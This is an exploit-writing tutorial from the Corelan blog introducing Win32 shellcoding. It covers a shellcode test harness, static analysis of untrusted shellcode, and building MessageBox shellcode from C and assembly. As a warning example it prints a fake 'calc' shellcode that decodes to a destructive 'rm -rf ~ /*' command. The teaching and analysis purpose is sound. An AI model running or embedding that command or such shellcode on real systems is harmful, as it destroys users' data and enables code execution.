Corelan Team

:: Knowledge is not an object, it's a flow ::

Exploit writing tutorial part 9 : Introduction to Win32 shellcoding

Corelan Team (corelanc0d3r) · Thursday, February 25th, 2010

Over the last couple of months, I have written a set of tutorials about building exploits that target the Windows stack. One of the primary goals of anyone writing an exploit is to modify the normal execution flow of the application and trigger the application to run arbitrary code... code that is injected by the attacker and that could allow the attacker to take control of the computer running the application.

This type of code is often called "shellcode", because one of the most used targets of running arbitrary code is to allow an attacker to get access to a remote shell / command prompt on the host, which will allow him/her to take further control of the host.

While this type of shellcode is still used in a lot of cases, tools such as Metasploit have taken this concept one step further and provide frameworks to make this process easier. Viewing the desktop, sniffing data from the network, dumping password hashes or using the owned device to attack hosts deeper into the network, are just some examples of what can be done with the Metasploit meterpreter payload/console. People are creative, that's for sure... and that leads to some really nice stuff.

The reality is that all of this is "just" a variation on what you can do with shellcode. That is, complex shellcode, staged shellcode, but still shellcode.

Usually, when people are in the process of building an exploit, they tend to try to use some simple/small shellcode first, just to prove that they can inject code and get it executed. The most well known and commonly used example is spawning calc.exe or something like that. Simple code, short, fast and does not require a lot of set up to work. (In fact, every time Windows calculator pops up on my screen, my wife cheers... even when I launched calc myself :-))

In order to get a "pop calc" shellcode specimen, most people tend to use the already available shellcode generators in Metasploit, or copy ready made code from other exploits on the net... just because it's available and it works. (Well, I don't recommend using shellcode that was found on the net for obvious reasons). Frankly, there's nothing wrong with Metasploit. In fact the payloads available in Metasploit are the result of hard work and dedication, sheer craftsmanship by a lot of people. These guys deserve all respect and credits for that. Shellcoding is not just applying techniques, but requires a lot of knowledge, creativity and skills. It is not hard to write shellcode, but it is truly an art to write good shellcode.

In most cases, the Metasploit (and other publicly available) payloads will be able to fulfill your needs and should allow you to prove your point – that you can own a machine because of a vulnerability.

Nevertheless, today we'll look at how you can write your own shellcode and how to get around certain restrictions that may stop the execution of your code (null bytes et al).

A lot of papers and books have been written on this subject, and some really excellent websites are dedicated to the subject. But since I want to make this tutorial series as complete as possible, I decided to combine some of that information, throw in my 2 cents, and write my own "introduction to win32 shellcoding".

I think it is really important for exploit builders to understand what it takes to build good shellcode. The goal is not to tell people to write their own shellcode, but rather to understand how shellcode works (knowledge that may come handy if you need to figure out why certain shellcode does not work) , and write their own if there is a specific need for certain shellcode functionality, or modify existing shellcode if required.

This paper will only cover existing concepts, allowing you to understand what it takes to build and use custom shellcode... it does not contain any new techniques or new types of shellcode – but I'm sure you don't mind at this point.

If you want to read other papers about shellcoding, check out the following links :

- Wikipedia
- Skylined
- Project Shellcode / tutorials
- Shell-storm
- Phrack
- Skape
- Packetstormsecurity shellcode papers / archive
- Amenext.com
- Vividmachines.com
- NTInternals.net (undocumented functions for Microsoft Windows)
- Didier Stevens
- Harmonysecurity
- Shellforge (convert c to shellcode) – for linux

The basics – building the shellcoding lab

Every shellcode is nothing more than a little application – a series of instructions written by a human being, designed to do exactly what that developer wanted it to do. It could be anything, but it is clear that as the actions inside the shellcode become more complex, the bigger the final shellcode most likely will become. This will present other challenges (such as making the code fit into the buffer we have at our disposal when writing the exploit, or just making the shellcode work reliably... We'll talk about that later on)

When we look at shellcode in the format it is used in an exploit, we only see bytes. We know that these bytes form assembly/CPU instructions, but what if we wanted to write our own shellcode... Do we have to master assembly and write these instructions in asm? Well, it helps a lot. But if you only want to get your own custom code to execute, one time, on a specific system, then you may be able to do so with limited asm knowledge. I am not a big asm expert myself, so if I can do it – you can do it for sure.

Writing shellcode for the Windows platform will require us to use the Windows API's. How this impacts the development of reliable shellcode (or shellcode that is portable, that works across different versions/service packs levels of the OS) will be discussed later in this document.

Before we can get started, let's build our lab:

- C/C++ compiler : lcc-win32, dev-c++, MS Visual Studio Express C++
- Assembler : nasm
- Debugger : Immunity Debugger
- Decompiler : IDA Free (or Pro if you have a license :-))
- ActiveState Perl (required to run some of the scripts that are used in this tutorial). I am using Perl 5.8
- Metasploit

- Skylined alpha3, testival, beta3
- A little C application to test shellcode : (shellcodetest.c)

```
char code[] = "paste your shellcode here";

int main(int argc, char **argv)
{
   int (*func)();
   func = (int (*)()) code;
   (int)(*func)();
}
```

> Install all of these tools first before working your way through this tutorial ! Also, keep in mind that I wrote this tutorial on XP SP3, so some addresses may be different if you are using a different version of Windows.

In addition to these tools and scripts, you'll also need some healthy brains, good common sense and the ability to read/understand/write some basic perl/C code + Basic knowledge about assembly.

You can download the scripts that will be used in this tutorial here :

Shellcoding tutorial - scripts (83.8 KiB, 972 hits)

Testing existing shellcode

Before looking at how shellcode is built, I think it's important to show some techniques to test ready-made shellcode or test your own shellcode while you are building it.

Furthermore, this technique can (and should) be used to see what certain shellcode does before you run it yourself (which really is a requirement if you want to evaluate shellcode that was taken from the internet somewhere without breaking your own systems)

Usually, shellcode is presented in opcodes, in an array of bytes that is found for example inside an exploit script, or generated by Metasploit (or generated yourself – see later)

How can we test this shellcode & evaluate what it does ?

First, we need to convert these bytes into instructions so we can see what it does.

There are 2 approaches to it :

- Convert static bytes/opcodes to instructions and read the resulting assembly code. The advantage is that you don't necessarily need to run the code to see what it really does (which is a requirement when the shellcode is decoded at runtime)
- Put the bytes/opcodes in a simple script (see C source above), make/compile, and run through a debugger. Make sure to set the proper breakpoints (or just prepend the code with 0xcc) so the code wouldn't just run. After all, you only want to figure out what the shellcode does, without having to run it yourself (and find out that it was fake and designed to destroy your system). This is clearly a better method, but it is also a lot more dangerous because one simple mistake on your behalf can ruin your system.

Approach 1 : static analysis

Example 1 :

Suppose you have found this shellcode on the internet and you want to know what it does before you run the exploit yourself :

```
//this will spawn calc.exe
char shellcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
```

Would you trust this code, just because it says that it will spawn calc.exe ?

Let's see. Use the following script to write the opcodes to a binary file :

pveWritebin.pl :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
}
system("del $ARGV[0]");
my $shellcode="You forgot to paste ".
"your shellcode in the pveWritebin.pl".
"file";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

Paste the shellcode into the perl script and run the script :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a filename as argument
# will write bytes in \x format to the file
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."output filename".chr(34)."\n";
exit(0);
```

```
}
system("del $ARGV[0]");
my $shellcode="\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20".
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65".
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";

#open file in binary mode
print "Writing to ".$ARGV[0]."\n";
open(FILE,">$ARGV[0]");
binmode FILE;
print FILE $shellcode;
close(FILE);

print "Wrote ".length($shellcode)." bytes to file\n";
```

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 26 bytes to file
```

The first thing you should do, even before trying to disassemble the bytes, is look at the contents of this file. Just looking at the file may already rule out the fact that this may be a fake exploit or not.

```
C:\shellcode>type c:\tmp\shellcode.bin
rm -rf ~ /* 2> /dev/null &
C:\shellcode>
```

=> hmmm – this one may have caused issues. In fact if you would have run the exploit this shellcode was taken from, on a Linux system, you may have blown up your own system. (That is, if a syscall would have called this code and executed it on your system)

Alternatively, you can also use the "strings" command in linux (as explained here). Write the entire shellcode bytes to a file and then run "strings" on it :

```
xxxx@bt4:/tmp# strings shellcode.bin
rm -rf ~ /* 2> /dev/null &
```

Added on feb 26 2010 : Skylined also pointed out that we can use Testival / Beta3 to evaluate shellcode as well

Beta3 :

```
BETA3 --decode \x
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20"
"\x2F\x2A\x20\x32\x3e\x20\x2f\x64\x65"
"\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
^Z
Char 0 @0x00 does not match encoding: '"'.
Char 37 @0x25 does not match encoding: '"'.
Char 38 @0x26 does not match encoding: '\n'.
Char 39 @0x27 does not match encoding: '"'.
Char 76 @0x4C does not match encoding: '"'.
Char 77 @0x4D does not match encoding: '\n'.
Char 78 @0x4E does not match encoding: '"'.
Char 111 @0x6F does not match encoding: '"'.
Char 112 @0x70 does not match encoding: ';'.
Char 113 @0x71 does not match encoding: '\n'.
rm -rf ~ /* 2> /dev/null &
```

Testival can be used to actually run the shellcode – which is – of course – dangerous when you are trying to find out what some obscure shellcode really does.... but it still will be helpful if you are testing your own shellcode.

Example 2 :

What about this one :

```
# Metasploit generated – calc.exe – x86 – Windows XP Pro SP2
my $shellcode="\x68\x97\x4C\x80\x7C\xB8".
"\x4D\x11\x86\x7C\xFF\xD0";
```

Write the shellcode to file and look at the contents :

```
C:\shellcode>perl pveWritebin.pl c:\tmp\shellcode.bin
Writing to c:\tmp\shellcode.bin
Wrote 12 bytes to file

C:\shellcode>type c:\tmp\shellcode.bin
hùLÇ|?M?å| ?
C:\shellcode>
```

Let's disassemble these bytes into instructions :

```
C:\shellcode>"c:\program files\nasm\ndisasm.exe" -b 32 c:\tmp\shellcode.bin
00000000  68974C807C        push dword 0x7c804c97
00000005  B84D11867C        mov eax,0x7c86114d
0000000A  FFD0              call eax
```

You don't need to run this code to figure out what it will do.

If the exploit is indeed written for Windows XP Pro SP2 then this will happen :

at 0x7c804c97 on XP SP2, we find (windbg output) :

```
0:001> d 0x7c804c97
7c804c97 57 72 69 74 65 00 42 61-73 65 43 68 65 63 6b 41 Write.BaseCheckA
7c804ca7 70 70 63 6f 6d 70 61 74-43 61 63 68 65 00 42 61 ppcompatCache.Ba
7c804cb7 73 65 43 6c 65 61 6e 75-70 41 70 70 63 6f 6d 70 seCleanupAppcomp
7c804cc7 61 74 43 61 63 68 65 00-42 61 73 65 43 6c 65 61 atCache.BaseClea
7c804cd7 6e 75 70 41 70 70 63 6f-6d 70 61 74 43 61 63 68 nupAppcompatCach
7c804ce7 65 53 75 70 70 6f 72 74-00 42 61 73 65 44 75 6d eSupport.BaseDum
7c804cf7 70 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00 pAppcompatCache.
7c804d07 42 61 73 65 46 6c 75 73-68 41 70 70 63 6f 6d 70 BaseFlushAppcomp
```

So push dword 0x7c804c97 will push "Write" onto the stack

Next, 0x7c86114d is moved into eax and a call eax is made. At 0x7c86114d, we find :

```
0:001> ln 0x7c86114d
(7c86114d) kernel32!WinExec | (7c86123c) kernel32!`string'
Exact matches:
kernel32!WinExec =
```

Conclusion : this code will execute “write” (=wordpad).

If the “Windows XP Pro SP2” indicator is not right, this will happen (example on XP SP3) :

```
0:001> d 0x7c804c97
7c804c97  62 4f 62 6a 65 63 74 00-41 74 74 61 63 68 43 6f  bObject.AttachCo
7c804ca7  6e 73 6f 6c 65 00 42 61-63 6b 75 70 52 65 61 64  nsole.BackupRead
7c804cb7  00 42 61 63 6b 75 70 53-65 65 6b 00 42 61 63 6b  .BackupSeek.Back
7c804cc7  75 70 57 72 69 74 65 00-42 61 73 65 43 68 65 63  upWrite.BaseChec
7c804cd7  6b 41 70 70 63 6f 6d 70-61 74 43 61 63 68 65 00  kAppcompatCache.
7c804ce7  42 61 73 65 43 6c 65 61-6e 75 70 41 70 70 63 6f  BaseCleanupAppco
7c804cf7  6d 70 61 74 43 61 63 68-65 00 42 61 73 65 43 6c  mpatCache.BaseCl
7c804d07  65 61 6e 75 70 41 70 70-63 6f 6d 70 61 74 43 61  eanupAppcompatCa
0:001> ln 0x7c86114d
(7c86113a)   kernel32!NumaVirtualQueryNode+0x13
|  (7c861437)   kernel32!GetLogicalDriveStringsW
```

That doesn’t seem to do anything productive …

Approach 2 : run time analysis

When payload/shellcode was encoded (as you will learn later in this document), or – in general – the instructions produced by the disassembly may not look very useful at first sight… then we may need to take it one step further. If for example an encoder was used, then you will very likely see a bunch of bytes that don’t make any sense when converted to asm, because they are in fact just encoded data that will be used by the decoder loop, in order to produce the original shellcode again.

You can try to simulate the decoder loop by hand, but it will take a long time to do so. You can also run the code, paying attention to what happens and using breakpoints to block automatic execution (to avoid disasters).

This technique is not without danger and requires you to stay focused and understand what the next instruction will do. So I won’t explain the exact steps to do this right now. As you go through the rest of this tutorial, examples will be given to load shellcode in a debugger and run it step by step.

Just remember this :

- Disconnect from the network
- Take notes as you go
- Make sure to put a breakpoint right before the shellcode will be launched, before running the testshellcode application (you’ll understand what I mean in a few moments)
- Don’t just run the code. Use F7 (Immunity) to step through each instruction. Every time you see a call/jmp/… instruction (or anything that would redirect the instruction to somewhere else), then try to find out first what the call/jmp/… will do before you run it.
- If a decoder is used in the shellcode, try to locate the place where the original shellcode is reproduced (this will be either right after the decoder loop or in another location referenced by one of the registers). After reproducing the original code, usually a jump to this code will be made or (in case the original shellcode was reproduced right after the loop), the code will just get executed when a certain compare operation result changes to what it was during the loop. At that point, do NOT run the shellcode yet.
- When the original shellcode was reproduced, look at the instructions and try to simulate what they will do without running the code.
- Be careful and be prepared to wipe/rebuild your system if you get owned anyway :-)

From C to Shellcode

Ok, let’s get really started now. Let’s say we want to build shellcode that displays a MessageBox with the text “You have been pwned by Corelan”. I know, this may not be very useful in a real life exploit, but it will show you the basic techniques you need to master before moving on to writing / modifying more complex shellcode.


To start with, we’ll write the code in C. For the sake of this tutorial, I have decided to use the lcc-win32 compiler. If you decided to use another compiler then the concepts and final results should be more or less the same.

From C to executable to asm

Source (corelan1.c) :

```
#include <windows.h>

int main(int argc, char** argv)
{
   MessageBox(NULL,
            "You have been pwned by Corelan",
          "Corelan",
          MB_OK);

}
```

Make & Compile and then run the executable :




Note : As you can see, I used lcc-win32. The user32.dll library (required for MessageBox) appeared to get loaded automatically. If you use another compiler, you may need to add a LoadLibraryA("user32.dll"); call to make it work.

Open the executable in the decompiler (IDA Free) (load PE Executable). After the analysis has been completed, this is what you'll get :

```
.text:004012D4 ; ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦ S U B R O U T I N E ¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦¦
.text:004012D4
.text:004012D4 ; Attributes: bp-based frame
.text:004012D4
.text:004012D4                 public _main
.text:004012D4 _main           proc near               ; CODE XREF: _mainCRTStartup+92p
.text:004012D4                 push    ebp
.text:004012D5                 mov     ebp, esp
.text:004012D7                 push    0               ; uType
.text:004012D9                 push    offset Caption  ; "Corelan"
.text:004012DE                 push    offset Text     ; "You have been pwned by Corelan"
.text:004012E3                 push    0               ; hWnd
.text:004012E5                 call    _MessageBoxA@16 ; MessageBoxA(x,x,x,x)
.text:004012EA                 mov     eax, 0
.text:004012EF                 leave
.text:004012F0                 retn
.text:004012F0 _main           endp
.text:004012F0
.text:004012F0 ; ---------------------------------------------------------------------------
```

Alternatively, you can also load the executable in a debugger :





```
004012D4  /$ 55             PUSH EBP
004012D5  |. 89E5           MOV EBP,ESP
004012D7  |. 6A 00          PUSH 0                          ; /Style = MB_OK|MB_APPLMODAL
004012D9  |. 68 A0404000    PUSH corelan1.004040A0          ; |Title = "Corelan"
004012DE  |. 68 A8404000    PUSH corelan1.004040A8          ; |Text = "You have been pwned by Corelan"
004012E3  |. 6A 00          PUSH 0                          ; |hOwner = NULL
004012E5  |. E8 3A020000    CALL <JMP.&USER32.MessageBoxA>  ; \MessageBoxA
004012EA  |. B8 00000000    MOV EAX,0
004012EF  |. C9             LEAVE
004012F0  \. C3             RETN
```

Ok, what do we see here ?


1. the push ebp and mov ebp, esp instructions are used as part of the stack set up. We may not need them in our shellcode because we will be running the shellcode inside an already existing application, and we'll assume the stack has been set up correctly already. (This may not be true and in real life you may need to tweak the registers/stack a bit to make your shellcode work, but that's out of scope for now)

2. We push the arguments that will be used onto the stack, in reverse order. The Title (Caption) (0x004040A0) and MessageBox Text (0x004040A8) are taken from the .data section of our executable:



, the Button Style (MB_OK) and hOwner are just 0.

3. We call the MessageBoxA Windows API (which sits in user32.dll) This API takes its 4 arguments from the stack. In case you used lcc-win32 and didn't really wonder why MessageBox worked : You can see that this function was imported from user32.dll by looking at the "Imports" section in IDA. This is important. We will talk about this later on.




(Alternatively, look at MSDN – you can find the corresponding Microsoft library at the bottom of the function structure page)

4. We clean up and exit the application. We'll talk about this later on.

In fact, we are not that far away from converting this to workable shellcode. If we take the opcode bytes from the output above, we have our basic shellcode. We only need to change a couple of things to make it work :

- Change the way the strings ("Corelan" as title and "You have been pwned by Corelan" as text) are put onto the stack. In our example these strings were taken from the .data section of our C application. But when we are exploiting another application, we cannot use the .data section of that particular application (because it will contain something else). So we need to put the text onto the stack ourselves and pass the pointers to the text to the MessageBoxA function.
- Find the address of the MessageBoxA API and call it directly. Open user32.dll in IDA Free and look at the functions. On my XP SP3 box, this function can be found at 0x7E4507EA. This address will (most likely) be different on other versions of the OS, or even other service pack levels. We'll talk about how to deal with that later in this document.



So a CALL to 0x7E4507EA will cause the MessageBoxA function to be launched, assuming that user32.dll was loaded/mapped in the current process. We'll just assume it was loaded for now – we'll talk about loading it dynamically later on.

Converting asm to shellcode : Pushing strings to the stack & returning pointer to the strings

1. Convert the string to hex

2. Push the hex onto the stack (in reverse order). Don't forget the null byte at the end of the string and make sure everything is 4 byte aligned (so add some spaces if necessary)

The following little script will produce the opcodes that will push a string to the stack (pvePushString.pl) :

```
#!/usr/bin/perl
# Perl script written by Peter Van Eeckhoutte
# http://www.corelan.be
# This script takes a string as argument
# and will produce the opcodes
# to push this string onto the stack
#
if ($#ARGV ne 0) {
print "  usage: $0 ".chr(34)."String to put on stack".chr(34)."\n";
exit(0);
}
#convert string to bytes
my $strToPush=$ARGV[0];
my $strThisChar="";
my $strThisHex="";
my $cnt=0;
my $bytecnt=0;
my $strHex="";
my $strOpcodes="";
my $strPush="";
print "String length : " . length($strToPush)."\n";
print "Opcodes to push this string onto the stack :\n\n";
while ($cnt < length($strToPush))
{
  $strThisChar=substr($strToPush,$cnt,1);
  $strThisHex="\\x".ascii_to_hex($strThisChar);
  if ($bytecnt < 3)
  {
     $strHex=$strHex.$strThisHex;
    $bytecnt=$bytecnt+1;
```

```
  }
  else
  {
    $strPush = $strHex.$strThisHex;
    $strPush =~ tr/\\x//d;
    $strHex=chr(34)."\\x68".$strHex.$strThisHex.chr(34).
   "    //PUSH 0x".substr($strPush,6,2).substr($strPush,4,2).
   substr($strPush,2,2).substr($strPush,0,2);

    $strOpcodes=$strHex."\n".$strOpcodes;
    $strHex="";
   $bytecnt=0;
  }
  $cnt=$cnt+1;
}
#last line
if (length($strHex) > 0)
{
  while(length($strHex) < 12)
  {
    $strHex=$strHex."\\x20";
  }
  $strPush = $strHex;
  $strPush =~ tr/\\x//d;
  $strHex=chr(34)."\\x68".$strHex."\\x00".chr(34)."    //PUSH 0x00".
  substr($strPush,4,2).substr($strPush,2,2).substr($strPush,0,2);
  $strOpcodes=$strHex."\n".$strOpcodes;
}
else
{
  #add line with spaces + null byte (string terminator)
  $strOpcodes=chr(34)."\\x68\\x20\\x20\\x20\\x00".chr(34).
              "    //PUSH 0x00202020"."\n".$strOpcodes;
}
print $strOpcodes;


sub ascii_to_hex ($)
{
   (my $str = shift) =~ s/(.|\n)/sprintf("%02lx", ord $1)/eg;
   return $str;
}
```

Example :

```
C:\shellcode>perl pvePushString.pl
  usage: pvePushString.pl "String to put on stack"

C:\shellcode>perl pvePushString.pl "Corelan"
String length : 7
Opcodes to push this string onto the stack :

"\x68\x6c\x61\x6e\x00"    //PUSH 0x006e616c
"\x68\x43\x6f\x72\x65"    //PUSH 0x65726f43

C:\shellcode>perl pvePushString.pl "You have been pwned by Corelan"
String length : 30
Opcodes to push this string onto the stack :

"\x68\x61\x6e\x20\x00"    //PUSH 0x00206e61
"\x68\x6f\x72\x65\x6c"    //PUSH 0x6c65726f
"\x68\x62\x79\x20\x43"    //PUSH 0x43207962
"\x68\x6e\x65\x64\x20"    //PUSH 0x2064656e
"\x68\x6e\x20\x70\x77"    //PUSH 0x7770206e
"\x68\x20\x62\x65\x65"    //PUSH 0x65656220
"\x68\x68\x61\x76\x65"    //PUSH 0x65766168
"\x68\x59\x6f\x75\x20"    //PUSH 0x20756f59
```

Just pushing the text to the stack will not be enough. The MessageBoxA function (just like other windows API functions) expects a pointer to the text, not the text itself.. so we'll have to take this into account. The other 2 parameters however (hWND and Buttontype) should not be pointers, but just 0. So we need a different approach for those 2 parameters.

```
int MessageBox(
    HWND hWnd,
    LPCTSTR lpText,
    LPCTSTR lpCaption,
    UINT uType
);
```


=> hWnd and uType are values taken from the stack, lpText and lpCaption are pointers to strings.

Converting asm to shellcode : pushing MessageBox arguments onto the stack

This is what we will do :

- put our strings on the stack and save the pointers to each text string in a register. So after pushing a string to the stack, we will save the current stack position in a register. We'll use ebx for storing the pointer to the Caption text, and ecx for the pointer to the messagebox text. Current stack position = ESP. So a simple mov ebx,esp or mov ecx,esp will do.
- set one of the registers to 0, so we can push it to the stack where needed (used as parameter for hWND and Button). Setting a register to 0 is as easy as performing XOR on itself (xor eax,eax)
- put the zero's and addresses in the registers (pointing to the strings) on the stack in the right order, in the right place
- call MessageBox (which will take the 4 first addresses from the stack and use the content of those registers as parameters to the MessageBox function)

In addition to that, when we look at the MessageBox function in user32.dll, we see this :




Apparently the parameters are taken from a location referred to by an offset from EBP (between EBP+8 and EBP+14). And EBP is populated with ESP at 0x7E4507ED. So that means we need to make sure our 4 parameters are positioned exactly at that location. This means that, based on the way we are pushing the strings onto the stack, we may need to push 4 more bytes to the stack before jumping to the MessageBox API. (Just run things through a debugger and you'll find out what to do)

Converting asm to shellcode : Putting things together

ok, here we go :

```
char code[] =
//first put our strings on the stack
"\x68\x6c\x61\x6e\x00"   // Push "Corelan"
"\x68\x43\x6f\x72\x65"   //  = Caption
"\x8b\xdc"               // mov ebx,esp =
                         //   this puts a pointer to the caption into ebx
"\x68\x61\x6e\x20\x00"   // Push
"\x68\x6f\x72\x65\x6c"   // "You have been pwned by Corelan"
"\x68\x62\x79\x20\x43"   // = Text
"\x68\x6e\x65\x64\x20"   //
"\x68\x6e\x20\x70\x77"   //
"\x68\x20\x62\x65\x65"   //
"\x68\x68\x61\x76\x65"   //
"\x68\x59\x6f\x75\x20"   //
"\x8b\xcc"               // mov ecx,esp =
                         //    this puts a pointer to the text into ecx

//now put the parameters/pointers onto the stack
//last parameter is hwnd = 0.
//clear out eax and push it to the stack
"\x33\xc0"   //xor eax,eax => eax is now 00000000
"\x50"       //push eax
//2nd parameter is caption. Pointer is in ebx, so push ebx
"\x53"
//next parameter is text. Pointer to text is in ecx, so do push ecx
"\x51"
//next parameter is button (OK=0). eax is still zero
//so push eax
"\x50"
//stack is now set up with 4 pointers
//but we need to add 8 more bytes to the stack
